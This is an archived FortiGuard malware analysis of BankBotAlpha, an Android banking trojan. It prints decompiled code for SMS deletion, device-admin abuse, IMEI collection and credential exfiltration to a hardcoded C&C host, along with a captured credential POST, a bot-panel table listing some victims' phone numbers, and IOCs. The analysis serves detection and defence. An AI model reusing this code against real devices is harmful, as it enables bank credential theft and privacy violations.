

BankBot, the Prequel

By Dario Durando & David Maciejak

Published: 2017-04-26 · Archived: 2026-04-05 14:27:15 UTC



For us at FortiGuard, it always sounds like a bad idea for people to share malware source code, even if it is for academic or educational purposes. For example, on GitHub we can currently find more than 300 distinct repositories of ransomware, which gives you some idea about the attention that this form of malware receives.

Although ransomware has the highest profile in the threat landscape at the moment, that does not mean that other threats have disappeared. Android is the most wide spread OS on mobile devices, covering around 80% of the market. So it does not surprise us that mobile malware is also on the rise, even if it isn't getting the same attention.

Over the last few weeks, one specific banking malware targeted at the Android platform, known as BankBot, has been spreading significantly, even on a controlled and secured platform like Google Play. After some digging, we found out that this malware was developed on top on an existing malware that first surfaced in December 2016, which we call BankBotAlpha.

First appearance

BankBotAlpha was specifically designed for Android. It was first advertised back on December 19, 2016 on a Russian forum as a new initiative to build an Android banker from scratch, more or less like a DIY tutorial.

As the entire code of the Android application, as well as the complete C&C panel in PHP, is currently online and available for anyone to download, it did not take long for multiple variants to appear in the wild. In fact, the same thing happened when the source code of GMBot was leaked last year in February. Just like with Ransomware, there are always repercussions when malware code is shared publicly.

```
Сегодня рассмотрим написания android бота с нуля, что он у нас будет делать:  
- запрашивать админ права  
- запрашивать разрешения для отправки СМС(android 6.0 и выше)  
- Отправлять СМС  
- Читать СМС  
- Удалять входящие СМС, глушить звук и вибрацию(удаление работает до 4.4, но бывает работает и выше, зависит от модели устройства, залушка звука и вибрации работает на всех).  
- Веб инъекты(до 6.0)  
  
В админке будет отображаться:  
- IMEI/ID  
- Номер  
- Версия ОС  
- Версия APK  
- Страна (выделена флагом)  
- Банк (который(й,е) установлен(ы))  
- Модель устройства  
- Наличие ROOT (админ прав)  
- Состояние экрана  
- В сети бот или нет(зеленый в сети, желтый не в сети, черный не в сети более 2-х дней)  
- Дата заражения  
- а так же, отображает наличия инъекта, вх смс от банка и кнопка лог(индивидуальный)  
  
Нам потребуется Android Studio, знания языка java, PHP и mysql - для админки  
Обратите внимание, в коде более подробно описано комментариями!  
И так , не будем лить воду и начнем писать!  
  
Создаем чистый проект(Activity), скомпилированный арк имеет вес 34кб, подготовил шаблон проекта
```

Figure 1: Russian version of the post advertising the new Android banker

```
Today, consider writing android bot from scratch, what it will do for us:  
- to request the admin rights  
- request permission to send SMS (android 6.0 and above)  
- Send SMS  
- Read SMS  
- Remove incoming SMS, muffle sound and vibration (removal works up to 4.4, but it sometimes works higher, depending on the device model, sound and vibration plug works at all).  
- Web injections (up to 6.0)  
  
In the admin panel will be displayed:  
- IMEI / ID  
- Room  
- OS Version  
- APK version  
- Country (flagged)  
- Bank (which (d, e) is set (s))  
- Device model  
- The presence of ROOT (admin rights)  
- Status of the screen  
- In the bot network or not (green on the network, yellow is not online, black is not online for more than 2 days)  
- Date of infection  
- and also, it displays the presence of inject, sms sms from the bank and the log button (individual)  
  
We need Android Studio, knowledge of java, PHP and mysql - for the admin area  
Please note, the code is described in more detail in the comments!  
And so, let's not pour water and start writing!  
  
We create a pure project (Activity), compiled apk has a weight of 34kb, prepared a project template
```

Figure 2: English translation of the post advertising the new Android banker

As stated above, this post was shared in mid-December of last year. It was posted by a user named “maza-in,” who seems to have joined that forum in June 2013. He claims to be a skilled coder with more than 10 years of experience in the field.




Figure 3: maza-in profile from the forum




Figure 4: maza-in signature from the C&C panel

In spite of the claim that it was shared as a “tutorial,” and very well received by the community of that forum, we can definitely say that this malware was shared for malicious intent, in part because the antivirus cross-scanning result was also provided, and continues to be updated quite often within the thread.





Figure 5: Antivirus detection at the time BankBotAlpha was released

Variants proliferate quickly

The first version that hit our radars was detected on December 26, 2016. Other variants followed quickly, ultimately hitting Virus Total as of January 5, 2017. Currently, we have detected 141 variants under the internal package name “com.example.livemusay.myapplication”. For the end user, it will appear in different forms, often impersonating well-known application icons or names, as shown in Table 1, below.

	<p>MMS Flash Player 11</p>
---	----------------------------






	Adoby Flash Player (yes with a 'y')
	Play Market Update
	Game Launcher
	My Application
	Kate Mobile

Table 1: Some of the BankBotAlpha faces

Analysis

Once unzipped, the application is comprised of two packages: the first is the standard android.support package, while the second, and most interesting, is called “com.example.livemusay.myapplication”. This is where the real malicious code lies.

In this article, we are going to analyze the sample “fded59978a3f6ab2f3909d7c22f31dd001f54f6c1cafd389be9892f41b4a5976”.

Functionalities

We encountered this malware under a number of different aliases, but the most frequent one was “MMS Flash Player 11.” However, the permissions required by the APK are very suspicious for an application with such a name.

```
<uses-sdk android:minSdkVersion="9" android:targetSdkVersion="24" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.QUICKBOOT_POWERON" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.WRITE_SMS" />
<uses-permission android:name="android.permission.GET_TASKS" />
<uses-permission android:name="android.permission.CALL_PHONE" />
```

Figure 6: Permissions required by BankBotAlpha




Figure 7: Classes of BankBotAlpha

The first time it is run, the application asks the user to grant it device admin privileges.

```
protected void onCreate(Bundle paramBundle)
{
    super.onCreate(paramBundle);
    setContentView(2130968581);
    this.a = new a(this);
    if (!this.a.a())
    {
        paramBundle = new Intent("android.app.action.ADD_DEVICE_ADMIN");
        paramBundle.putExtra("android.app.extra.DEVICE_ADMIN", this.a.b());
        paramBundle.putExtra("android.app.extra.ADD_EXPLANATION", "For correct operation of the program, you must confirm administrator rights");
        startActivityForResult(paramBundle, 100);
        finish();
    }
    finish();
}
```

Figure 8: Request for DevAdmin rights

After this action, the app hides itself from the main menu, and starts acting in the shadows.

The malware sets up a broadcast receiver for SMS in order to handle received messages and extract the information needed from them. Moreover, it is cautious enough to delete SMS from both the “inbox” and “sent” folders.

```

Object localObject = Uri.parse("content://sms/sent");
localObject = paramContext.getContentResolver().query((Uri)localObject, new String[] { "_id", "threa
if ((localObject != null) && (((Cursor)localObject).moveToFirst()))
{
    boolean bool;
    do
    {
        long l = ((Cursor)localObject).getLong(0);
        ((Cursor)localObject).getLong(1);
        String str = ((Cursor)localObject).getString(2);
        if ((!paramString1.equals(((Cursor)localObject).getString(5))) && (str.equals(paramString2))) {
            paramContext.getContentResolver().delete(Uri.parse("content://sms/" + l), null, null);
        }
    }
}

```

Figure 9: Parse and Delete sent SMS

Another precaution that the author of the malware took was making sure that the vibration and sound alarm for the phone is set to 0, which stands for RINGER_MODE_SILENT. This option is used both when communicating via SMS and when using calls to communicate using USSD codes.

```

startActivity(new Intent("android.intent.action.CALL").setData(Uri.parse("tel:" + paramBundle)));
paramBundle = this.c;
StringBuilder localStringBuilder = new StringBuilder();
this.a.getClass();
paramBundle.a("http://45.77.41.26" + "/private/add_log.php", "p=" + this.b.a(new StringBuilder().append(this.b.a(tl
(AudioManager) getSystemService("audio")).setRingerMode(0);
finish();

```

Figure 10: Set the phone to Silent mode

The malware also has the capability of sending SMS, and uses this feature to communicate information about the corrupted device back to its CC. The malware collects information like IMEI, Bank applications present on the device, OS version, presence of root, etc.

```

public String a(final Context context) {
    final TelephonyManager telephonyManager = (TelephonyManager)context.getSystemService("phone");
    String s;
    if (Build.VERSION.SDK_INT < 23) {
        s = telephonyManager.getDeviceId();
    }
    else if ((s = Settings$Secure.getString(context.getContentResolver(), "android_id")) == "") {
        return "35" + Build.BOARD.length() % 10 + Build.BRAND.length() % 10 +
            Build.CPU_ABI.length() % 10 + Build.DEVICE.length() % 10 +
            Build.DISPLAY.length() % 10 + Build.HOST.length() % 10 +
            Build.ID.length() % 10 + Build.MANUFACTURER.length() % 10 +
            Build.MODEL.length() % 10 + Build.PRODUCT.length() % 10 +
            Build.TAGS.length() % 10 + Build.TYPE.length() % 10 + Build.USER.length() % 10;
    }
    return s;
}

```

Figure 11: retrieval of the IMEI

All the data collected, both about the device and about the banking apps on it, are sent to the CC. It can be relatively hard to find information about it, as culprits try to hide it (at least from a static point of view), so it is usually necessary to analyze the traffic generated by the application. Fortunately, the author of BankBotAlpha was kind enough to leave the information needed, graciously formatted in the class b.

```

package com.example.livemusay.myapplication;

public class b
{
    public final String a = "http://45.77.41.26"; CC
    public final String b = "qwe"; Crypto Key for POST
    public final String c = "Demo"; Version Name
}

```

Figure 12: networking Constants

The CC address is not the only hardcoded constant in the apk. While some other banking malware we have seen prefer to download the list of targeted banking applications from the CC to possibly avoid static analysis, BankBotAlpha hardcodes the list in its StartWhile class. Here is a screenshot, but you can also find the complete list at the end of this article.

```

Object localObject2;
if (((Iterator)localObject1).hasNext())
{
    localObject2 = (ApplicationInfo)((Iterator)localObject1).next();
    if (((ApplicationInfo)localObject2).packageName.equals("ru.sberbankmobile")) {
        j = 1;
    }
    if (((ApplicationInfo)localObject2).packageName.equals("ru.sberbank_sbbol")) {
        j = 1;
    }
    if (((ApplicationInfo)localObject2).packageName.equals("ru.alfabank.mobile.android")) {
        k = 1;
    }
    if (((ApplicationInfo)localObject2).packageName.equals("ru.alfabank.oavdo.amc")) {
        k = 1;
    }
    if (((ApplicationInfo)localObject2).packageName.equals("ru.mw")) {
        i5 = 1;
    }
    if (((ApplicationInfo)localObject2).packageName.equals("ru.raiffeisennews")) {
        i8 = 1;
    }
    if (((ApplicationInfo)localObject2).packageName.equals("com.idamob.tinkoff.android")) {
        i11 = 1;
    }
}

```

Figure 13: Target Banking apps

Practical test

In order to test the malware, we decided to run one of the applications listed as targets. Our choice was the APK with package name "ua.privatbank.ap24", which is the official application for PrivatBank, the largest commercial bank in Ukraine.

The source code comes out of the box with only two phishing templates.

The first is for PrivatBank (located on the CC at /inj/privatbank.php).



1234567890

Myusername

Mypassword

ВОЙТИ





Figure 14: PrivatBank phishing page

The second is Visa QIWI Wallet, an e-wallet based on a Visa Prepaid Account, with over 11 million consumer accounts around the world. It was first established in Russia in April 2008.




Figure 15: Visa QIWI Wallet (/inj/ru.mw.php) phishing page

Once the app is run, the malware takes control and becomes the main activity in the user's screen, showing a phishing page like the one above, designed to look like the bank's original page. The differences are not extremely hard to spot, but someone not being careful could be fooled. Once the user inputs their credentials, they are sent to the CC, where they are saved on a database.

The network capture shown in *Figure 16* is related to sample "14a9da2c16c4714ebb5647ec5bd23a1de361b779d80f5e5f5350ea9b128f3c40", as the CC for the original sample analyzed had been taken down at the time this article was written.

We then attempted to run other applications in the target list, but without much success. As stated previously, only two of them were working in our test cases ("ua.privatbank.ap24" and "ru.mw"). For the other cases, the malware simply records the fact that these banking apps are installed on the device and then sends the bank identifier information via SMS (look in annex, below, for the complete identifier list).

This is in line with the fact that the author shared this malware as some kind of tutorial. It includes two working injections, possibly presented as examples. However, it is just a matter of creating the right phishing pages for the other apps to be injectable (as has been done for the dozens of successive BankBot versions that can now be found in the wild.) The injection claims to work in versions up to Android 6.0 (Marshmallow).

The credentials are leaked using a standard HTTP POST request directly to the CC PHP script, located at /private/add_inj.php

```
POST /private/add_inj.php?p=5w%2053%205q%205q%205e%205w%2048%2054%2048%205w%2056%205q%2048%205q
%2053%2037%2055%2067%2037%2068%2048%2037%2057%207q
%2037%2068%2049%2037%2056%2048%2037%2068%2048%2037%2066%2056%2037%2068%2048%2037%2066%205q
%2037%2068%2048%2037%2066%2048%2037%2068%2049%2037%2056%205q%205q%205e%2037%2055%2067 HTTP/1.1
Host: servot.myjino.ru
Connection: keep-alive
Content-Length: 81
Cache-Control: max-age=0
Origin: http://servot.myjino.ru
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 5.0; K00Y Build/LRX21V; wv) AppleWebKit/537.36 (KHTML, like Gecko)
Version/4.0 Chrome/56.0.2924.87 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://servot.myjino.ru/inj/privatbank.php?p=5w%2053%205q%205q%205e%205w%2048%2054%2048%205w
%2056%205q%2048%205q%2053
Accept-Encoding: gzip, deflate
Accept-Language: en-US
X-Requested-With: com.example.livemusay.myapplication

privat24_login=%2B1234567890&privat24_password=Myusername&privat24_pin=MypasswordHTTP/1.1 200 OK
Date: Thu, 20 Apr 2017 07:16:33 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 53
Connection: keep-alive
Server: Jino.ru/mod_pizza
Vary: Accept-Encoding
Content-Encoding: gzip
```

Figure 16: Network Capture of the stolen credentials

The botherder also has an option for a global view of the bots through an online panel, shown below.

Each entry refers to an infected device, and has a status of either online, offline, or kill (most probably for cleaned devices.) The malicious apps send heartbeats every few seconds to update their status, allowing the panel to have a semi real-time and accurate view of the entire botnet.

IMEI/ID	Номер	Версия ОС	Версия apk	Страна	Банк	Модель	ROOT	Экран	on/off	Дата заражения	Логи
35	(MTS RUS)+79147294117	4.3	Demo	RU	no	LT25i (LT25i)	✓	✗	●	2017-04-17 15:53	
86	(MegaFon RUS)	4.4.2	Demo	RU	no	ZTE Blade A5 (P731A20)	✓	✗	●	2017-04-18 09:46	
35	(MegaFon)	2.3.6	Demo	RU	no	GT-S6802 (GT-S6802)	✓	✗	●	2017-04-18 09:52	
86	(Beeline)	4.2.2	Demo	RU	no	IQ434 (Fly Era Niao 5)	✓	✗	●	2017-04-18 09:57	
35	(Beeline)	4.4.2	Demo	RU	no	GT-P5200 (aantoni03gpx)	✓	✗	●	2017-04-18 09:59	
86	(OJSC VimpelCom)89084716897	4.0.4	Demo	RU	no	s303B (mm767a_a35plus)	✓	✗	●	2017-04-18 10:35	
86	(Beeline)	4.2.2	Demo	RU	no	Lenovo A316 (A316)	✓	✗	●	2017-04-18 10:52	
86	(Beeline)	4.0.4	Demo	RU	no	Philips W832 (Philips_W832)	✓	✗	●	2017-04-18 10:52	
35	(Beeline)	5.1	Demo	RU	no	PSP3507DUO (PSP3507DUO)	✗	✗	●	2017-04-18 11:11	
86	(Beeline)	4.1.1	Demo	RU	no	HUAWEI Y300-0100 (Y300-0100)	✓	✗	●	2017-04-18 11:14	
35	(Beeline)	5.0	Demo	RU	no	E2303 (E2303)	✓	✗	●	2017-04-18 11:35	
86	(Beeline)	5.0.2	Demo	RU	no	7043K (7043K)	✓	✗	●	2017-04-18 11:36	
35	(MTS RUS)	5.1.1	Demo	RU	iSherB_RU iUBank	SM-T307 (t3kleg)	✓	✗	●	2017-04-18 11:47	
86	(Beeline)	4.3	Demo	RU	iAlfaB_RU	HM-15W (armant)	✓	✗	●	2017-04-18 11:48	
86	(Beeline)	4.4.2	Demo	RU	IQIWI	Lenovo A536 (A536)	✓	✗	●	2017-04-18 11:53	
35	(Beeline)	2.3.3	Demo	RU	no	LG-P900 (bhangerg)	✓	✓	●	2017-04-18 12:04	
35	(YOTA)	5.1	Demo	RU	no	Ixion ML250 (ML250)	✗	✗	●	2017-04-18 12:26	
64	(NO)Undefined	6.0	Demo	RU	iSherB_RU	Easy_S (Easy_S)	✓	✗	●	2017-04-18 12:28	
86	(Beeline)	4.0.4	Demo	RU	no	ALCATEL ONE TOUCH 997D (Manell)	✓	✗	●	2017-04-18 12:36	
35	(Beeline)	4.1.2	Demo	RU	no	Nokia_XL (RM-1030)	✓	✗	●	2017-04-18 13:44	
35	(Beeline)89602751761	5.1	Demo	RU	no	Ixion_E5255 (E5255)	✓	✗	●	2017-04-18 14:30	
46	(NO)Undefined	7.0	Demo	RU	IQIWI	SM-G920F (aeroflxxx)	✓	✗	●	2017-04-18 14:31	
954	(NO)Undefined	7.0	Demo	RU	no	Mi-4c (libra)	✓	✗	●	2017-04-18 14:31	
35	(Beeline)	5.1.1	Demo	RU	no	SM-G531H (grandprimev3gpx)	✓	✗	●	2017-04-18 14:32	
65	(NO)Undefined	6.0	Demo	RU	no	FS509 (FS509)	✓	✓	●	2017-04-18 14:36	
F	(NO)Undefined	6.0	Demo	RU	IQIWI	Easy_S_Pro (Easy_S_Pro)	✓	✓	●	2017-04-18 14:41	
35	(Beeline)	4.4.2	Demo	RU	no	SM-G313H (vivalto3gpx)	✗	✗	●	2017-04-18 14:44	
35	(Beeline)	5.1.1	Demo	RU	iUBank	SM-J120F (j1xleg)	✓	✗	●	2017-04-18 15:26	
3b	(NO)Undefined	6.0.1	Demo	RU	no	SM-N910C (mehxxx)	✓	✗	●	2017-04-18 15:28	
35	(Beeline)	4.4.2	Demo	RU	no	4009D (4009D)	✓	✗	●	2017-04-18 16:59	

This view not only provides details of the phones (OS version, model, IMEI), but also the operator (brand, country), as well as some operational information like accessing debug logs, date of infection, privilege access on the device, and stolen bank identifier.

The control panel is not only used to monitor the botnet, but can also be used to run some commands directly on the bots. According to the CC, there are currently four possible actions:

- Request root rights
- Send SMS
- USSD Request
- Request permission to read/send SMS (Android 6.0 or more)

We estimate that there are currently about 1000 infected devices, based on the number of CCs we found, and the average number of bot pages we saw on each CC. Most of these devices are located in Russia, but some are located in the US and China.

BankBot Alpha Vs BankBot

From our analysis of both BankBotAlpha and BankBot, it is very clear that the latter is a derivation of the former. The strings found in the samples are identical, the commands issued by the CC to the bot are the same, and even the typos and grammar errors made in the code are consistent. Many samples of BankBot even share part of the package name with BankBotAlpha (com.example.livemusay.*****)

However, BankBot packs more features than the alpha version, with AV detection, a higher number of banking apps controlled, messaging applications monitored, sometimes even obfuscation.

These added functionalities are relatively easy to implement, and make it much easier to create a threatening banking malware.

Conclusion

The alpha application we analyzed here is not an extremely polished malware. However, it is a functioning and easy-to-improve starting point for people who want to create something actually dangerous. Its descendant, BankBot, has proven itself to be a real threat, and has even been found in the official Google Play Store.

So, be careful out there when you are installing applications on your device, even if they are from trusted application marketplaces, and always check the permissions required.

Fortinet detects this malware as “Android/Bankbot.AA!tr”.

FortiGuard Labs will follow up on this and keep you updated on this android banking malware.

-= FortiGuard Lion Team =-

ANNEX

File listing from the CC HTTP Root

```
| .htaccess
| header.php
| index.php
|
+---images
```

```
| | header.jpg
| | icon1.png
| | icon3.png
| |
| +---country
| |   ad.png
| |   ...
| |   zm.png
| |
| +---icons
|   bank_off.png
|   bank_on.png
|   boton-verde-oscuro-hi.png
|   fe.png
|   inj_off.png
|   inj_on.png
|   kill.png
|   log-512.png
|   log_off.png
|   log_on.png
|   offline.png
|   online.png
|   se.png
|   setting.png
|   se_.png
|   V.png
|   X.png
|
+---inj
| | crypt.php
| | privatbank.php
| | ru.mw.php
| |
| +---privatebank
|   1.png
|   2.png
|   3.png
|   4.png
|   bg.png
|   index.html
|   main.js
|   style.css
|
+---js
```

```

| custom.js
| footable.js
| footable.min.js
| jquery-1.10.2.js
| jquery-1.10.2.min.js
| jquery-2.1.4.min.js
| jquery.js
| jquery.spinincrement.js
|
+---private
| | add_inj.php
| | add_log.php
| | commands.php
| | command_go_modul.php
| | config.php
| | crypt.php
| | kliets.php
| | set_data.php
| | tuk_tuk.php
| |
| +---logs
+---styles
| btn.css
| index.css
| login.css
| modul_form.css
| modul_form_log.css
| modul_form_set.css
| style.css

```

BankBotAlpha includes a static, embedded list of applications to target, as you can see in the Table 2, below. Most of them target Russian speakers.

Package Name	Identifier
ru.sberbankmobile, ru.sberbank_sbbol	SberB_RU
ru.alfabank.oavdo.amc, ru.alfabank.mobile.android	AlfaB_RU

ru.mw	QIWI
ru.raiffeisennews	R-CONNECT
com.idamob.tinkoff.android	Tinkoff
com.paypal.android.p2pmobile	paypal
com.webmoney.my	webmoney
ru.rosbank.android	RosBank
ru.vtb24.mobilebanking.android	MTS BANK
ru.simpls.mbrd.ui	VTB24
ru.yandex.money	Yandex Bank
ru.vtb24.mobilebanking.android	MTS BANK
ru.simpls.mbrd.ui	VTB24
ru.yandex.money	Yandex Bank
ua.com.cs.ifobs.mobile.android.sbrf	SberB-UA
ua.privatbank.ap24	Privat24
ru.simpls.brs2.mobbank	RussStandart

com.ubanksu	UBank
com.alseda.ideabank	Idea_Bank
pl.pkobp.iko	Iko_Bank
com.bank.sms	Bank_SMS
ua.com.cs.ifobs.mobile.android.otp	OTP SMART
ua.vtb.client.android	VTB_ua
ua.oschadbank.online	OschadBank
com.trinetix.platinum	PlatinumBank
hr.asseco.android.jimba.mUCI.ua	UniCreditBank
ua.pentegy.avalbank.production	aval_bank_ua
com.ukrgazbank.UGBCardM	UKRGASBANK
com.coformatique.starmobile.android	UKRSIBBANK

Table 2: Targeted Android banking applications

IOC

CC domain list:

45.77.41.26

104.238.176.73

000001.mcdir.ru

11111111.mcdir.ru

12321a.mcdir.ru

217.23.12.146

22222.mcdir.ru

321123.mcdir.ru

a193698.mcdir.ru

a195501.mcdir.ru

adminko.mcdir.ru

atest.mcdir.ru

cclen25sm.mcdir.ru

probaand.mcdir.ru

firta.myjino.ru

firto.myjino.ru

ranito.myjino.ru

servot.myjino.ru

s.firta.myjino.ru

jekobtrast1t.ru

kinoprofi.hhos.ru

Hash list:

014b273b42bb371a1b88edda2cc2d9a47bfb6c34d87bfff32557cc227c8d3f64	
019bf3ab14d5749470e8911a55cdc56ba84423d6e2b20d9c9e05853919fc1462	
02aff7c44f1ef2e96d1ea9bd14adb469d37365d2b91f13adf428002339dee00a	
0451ac4b5845e742b03a23a0f1c85688653d04cc7b5879c01d68ec42ce5758f6	

046fe1acffd89c2929fba99465158a1eeb30c02ea59d6034b2e375aea3569b35	
0b9b7e25399dbf4b7e16e4b3bf9979bf8d3f0cac2b730701dcc1295c4e7576e8	
122f1859032a58ab347c0cddd315cc7f3683709c203104c413eb7db0cfc052e	
12c75843a2cf483c8854773b802fad797e3c1d46f1bdf801414fc6c760b8ad7b	
13bb819c17d9db933b2a2486350b335ebfc20be2c3ec948ba4aae6e768e67df1	
13e7690e89eac59c9e1a06dff81f55603a48553dd83a4ff9cfe1a05aa5d26f44	
	14a9da2c16c4714ebb5647ec5bd23a1de361b779d80f5e5f5350ea9b128f3c40 1d0b4b2c0e12cc1ae1d8395c01a45e367d434d1363522e51a735e823268ec70d
	1d488c3f3a04db47e9af623056d3039d95d7ab5c492c247ab1acae27353ddb3f
	1dcea6c3fe308d22da40a1f5f1939a79a93b0b1d9d3c5c1885ed55a8d81b475b
	1e2f6904168eebe5770ef4f490dbb053ffa13112ea98275f5f2d6a26daacae20
	1fcdee284dd14992c9500637abe6be907bd8ac11c4b8c32c214d36989a1998f2
	2093705f6130db51277a04bcc0d30086dfae6cc8c94e5c40ede5e8cedb5e0521
	2475a424be782ddfa80e3c8db75f9028e908cdc13537a33b1157cbab534921a0
